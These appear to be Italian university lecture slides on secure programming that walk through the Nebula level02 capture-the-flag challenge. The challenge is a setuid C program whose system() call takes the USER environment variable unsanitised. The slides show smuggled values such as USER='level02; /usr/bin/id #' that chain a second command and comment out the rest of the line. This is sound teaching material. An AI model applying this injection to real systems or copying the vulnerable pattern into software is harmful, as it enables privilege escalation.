Programmazione Sicura

Iniezione locale

(seconda parte)

Barbara Masucci

UNIVERSITÀ DEGLI STUDI DI SALERNO

DIPARTIMENTO DI INFORMATICA

DIPARTIMENTO DI ECCELLENZA

Punto della situazione

- Nella lezione precedente abbiamo visto come manipolare la variabile di ambiente PATH per provocare l'esecuzione di codice arbitrario

- Scopo della lezione di oggi:
  - Analizzare la tecnica di manipolazione diretta nei comandi del buffer per l'iniezione locale di codice
  - Risolvere una terza sfida Capture The Flag su NEBULA

Level 02

- "There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?"

- Il programma in questione si chiama `level02.c` e il suo eseguibile ha il seguente percorso:

  `/home/flag02/flag02`

Level 02


level02.c

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
  char *buffer;
  gid_t gid;
  uid_t uid;

  gid = getegid();
  uid = geteuid();
  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);

  buffer = NULL
  asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
  printf("about to call system(\"%s\")\n", buffer);

  system(buffer);
}
```

Capture the Flag!

- L'obiettivo della sfida è l'esecuzione del programma `/bin/getflag` con i privilegi dell'utente `flag02`

Costruzione di un albero di attacco



Richiesta password


- A chi si potrebbe chiedere la password dell'account `flag02`?
  - Al legittimo proprietario (creatore della macchina virtuale Nebula)
- Il legittimo proprietario sarebbe disposto a darci la password?
  - NO! Altrimenti che sfida sarebbe?
- Si deduce che la richiesta legittima della password non è una strada percorribile

Rottura password

- E' possibile rompere la password dell'account `flag02`?
  - Se la password è scelta bene, è un compito difficile

- Si deduce che la rottura della password non è una strada percorribile

Aggiornamento dell'albero di attacco



Fallimento della strategia

- Con alta probabilità la strategia scelta non porterà a nessun risultato
- Bisogna cercare altre vie per catturare la bandierina

Strategia alternativa

- Vediamo quali home directory sono a disposizione dell'utente `level02`

```
ls /home/level*
ls /home/flag*
```

- L'utente `level02` può accedere solamente alle directory

```
/home/level02
/home/flag02
```

Strategia alternativa

- La directory `/home/level02` non sembra contenere materiale interessante
- La directory `/home/flag02` contiene file di configurazione di BASH e un eseguibile: `/home/flag02/flag02`
  - Digitando `ls –la /home/flag02/flag02` otteniamo

    `-rwsr-x--- 1 flag02 level02`
  - Il file `flag02` è di proprietà dell'utente `flag02` ed è eseguibile dagli utenti del gruppo `level02`
  - Inoltre, è SETUID

Strategia alternativa

- Autentichiamoci come utente `level02`
  - `username: level02`
  - `password: level02`
- Poichè abbiamo il permesso di esecuzione, proviamo ad eseguire il binario `flag02`:
  `/home/flag02/flag02`
- Viene stampata a video

```
about to call system("/bin/echo level02 is cool")
level02 is cool
```


Strategia alternativa

- Nota: il file `/home/flag02/flag02` è eseguibile e permette di ottenere i privilegi dell'utente `flag02`
- Idea: provocare l'esecuzione di `/bin/getflag` mediante iniezione in `/home/flag02/flag02`
- Conseguenza: `/bin/getflag` è eseguito come utente `flag02` (si vince la sfida!)

Strategia alternativa

- Notiamo che le ultime slide sono la copia esatta di slide presenti nella lezione scorsa
- La motivazione è che la procedura di ricerca delle vulnerabilità è sempre la stessa
  - Lettura approfondita
  - Aggiornamento dell'albero di attacco
  - Individuazione di un percorso di sfruttamento
- Quindi, procediamo come abbiamo fatto nella lezione scorsa

Aggiornamento dell'albero di attacco



Strategia alternativa

- Autenticarsi come `level02` è facilissimo (abbiamo la password)
- Eseguire il comando `/home/flag02/flag02` è facilissimo (abbiamo i permessi)
- L'ostacolo da superare è quello di trovare un modo di inoculare `/bin/getflag` in `home/flag02/flag02`
  - Analizziamo il file sorgente dell'eseguibile `home/flag02/flag02`
  - Il file in questione è `level02.c`

Level 02

level02.c

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
  char *buffer;
  gid_t gid;
  uid_t uid;

  gid = getegid();
  uid = geteuid();
  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);

  buffer = NULL
  asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
  printf("about to call system(\"%s\")\n", buffer);

  system(buffer);
}
```

Analisi del sorgente

- Le operazioni svolte da `level02.c` sono le seguenti
  - Imposta tutti gli user ID al valore effettivo (elevazione dell'utente al valore associato a `flag02`)
  - Imposta tutti i group ID al valore effettivo (elevazione del gruppo al valore associato a `level02`)
  - Alloca un buffer e ci scrive dentro alcune cose, tra cui il valore di una variabile di ambiente (`USER`)
  - Stampa una stringa e il contenuto del buffer
  - Esegue il comando contenuto nel buffer tramite `system`

La funzione `asprintf()`

- La funzione di libreria `asprintf()`
  - alloca un buffer di lunghezza adeguata
  - ci copia dentro una stringa, utilizzando la funzione `sprintf()`
  - restituisce il numero di caratteri copiati (e -1 in caso di errore)

- Vediamo i dettagli dei comandi con

```
man 3 asprintf
man 3 sprintf
```

Iniezione indiretta via PATH

- Nel sorgente `level02.c` non è possibile usare l'iniezione di comandi tramite `PATH`
- Al contrario di quanto accadeva in `level01.c`, in `level02.c` il path del comando è scritto esplicitamente:

```
bin/echo
```

Modifica diretta del buffer


- E' possibile l'iniezione diretta di comandi nel buffer?
- In `level02.c` la stringa `buffer` riceve il valore da una variabile di ambiente (`USER`)
  - Tale valore viene prelevato mediante la funzione `getenv("USER")`
  - Quindi, modificando `USER` si dovrebbe poter modificare `buffer`
  - Che tipo di modifica ad `USER` dobbiamo effettuare per vincere la sfida?

La funzione `sprintf()`

- Le sezioni NOTES e BUGS della pagina di manuale di `sprintf()` citano diverse tecniche di attacco possibili sul buffer
  - Overflow di una stringa con potenziale esecuzione di codice arbitrario e/o corruzione di memoria (buffer overflow attack)
  - Lettura della memoria via stringa di formato `%n` (format string attack)

- Tali attacchi potrebbero essere usati per inoculare `/bin/getflag` in `home/flag02/flag02`


Aggiornamento dell'albero di attacco



Una riflessione

- I due attacchi citati sono più complessi rispetto all'iniezione standard
  - Difficilmente un utente alle prime armi riesce a portarli in porto
  - Per il momento quindi li ignoreremo
- Ricordiamo che il nostro obiettivo è quello di iniettare codice arbitrario in una stringa di comando BASH

Aggiornamento dell'albero di attacco



Idea

- In BASH è possibile concatenare due comandi con il carattere separatore ;

```
echo comando1; echo comando 2
```


- Possiamo usare la variabile di ambiente USER per iniettare un comando qualsiasi

```
USER='level02; /usr/bin/id'
```

Carattere separatore

Il comando da eseguire

Aggiornamento dell'albero di attacco



Un tentativo di attacco

- Autentichiamoci come utente `level02`
- Impostiamo la variabile di ambiente `USER` al valore suggerito in precedenza
  `USER='level02; /usr/bin/id'`
- Eseguiamo `/home/flag02/flag02`:
  `/home/flag02/flag02`

`/usr/bin/id` viene eseguito
con un esito inaspettato

Che comando esegue `system()`?

- La funzione `system()` esegue alla lettera il comando

  `/bin/echo level02; /usr/bin/id is cool`

- Chi individua l'errore in questo comando?
- L'errore risiede nei parametri extra passati involontariamente a `/usr/bin/id`

  `/bin/echo level02; /usr/bin/id` **`is cool`**

- Questi caratteri non possono essere cancellati direttamente
  - Vanno in qualche modo annullati
  - Come?

Nuova idea

- In BASH è possibile commentare il resto di una riga con il carattere di commento #

```
echo comando1; echo comando 2 #remark
```

- Possiamo inserire un carattere di commento dopo /usr/bin/id per annullare gli argomenti extra

```
USER='level02; /usr/bin/id #'
```

Il carattere # annulla il resto del comando

Nuovo attacco

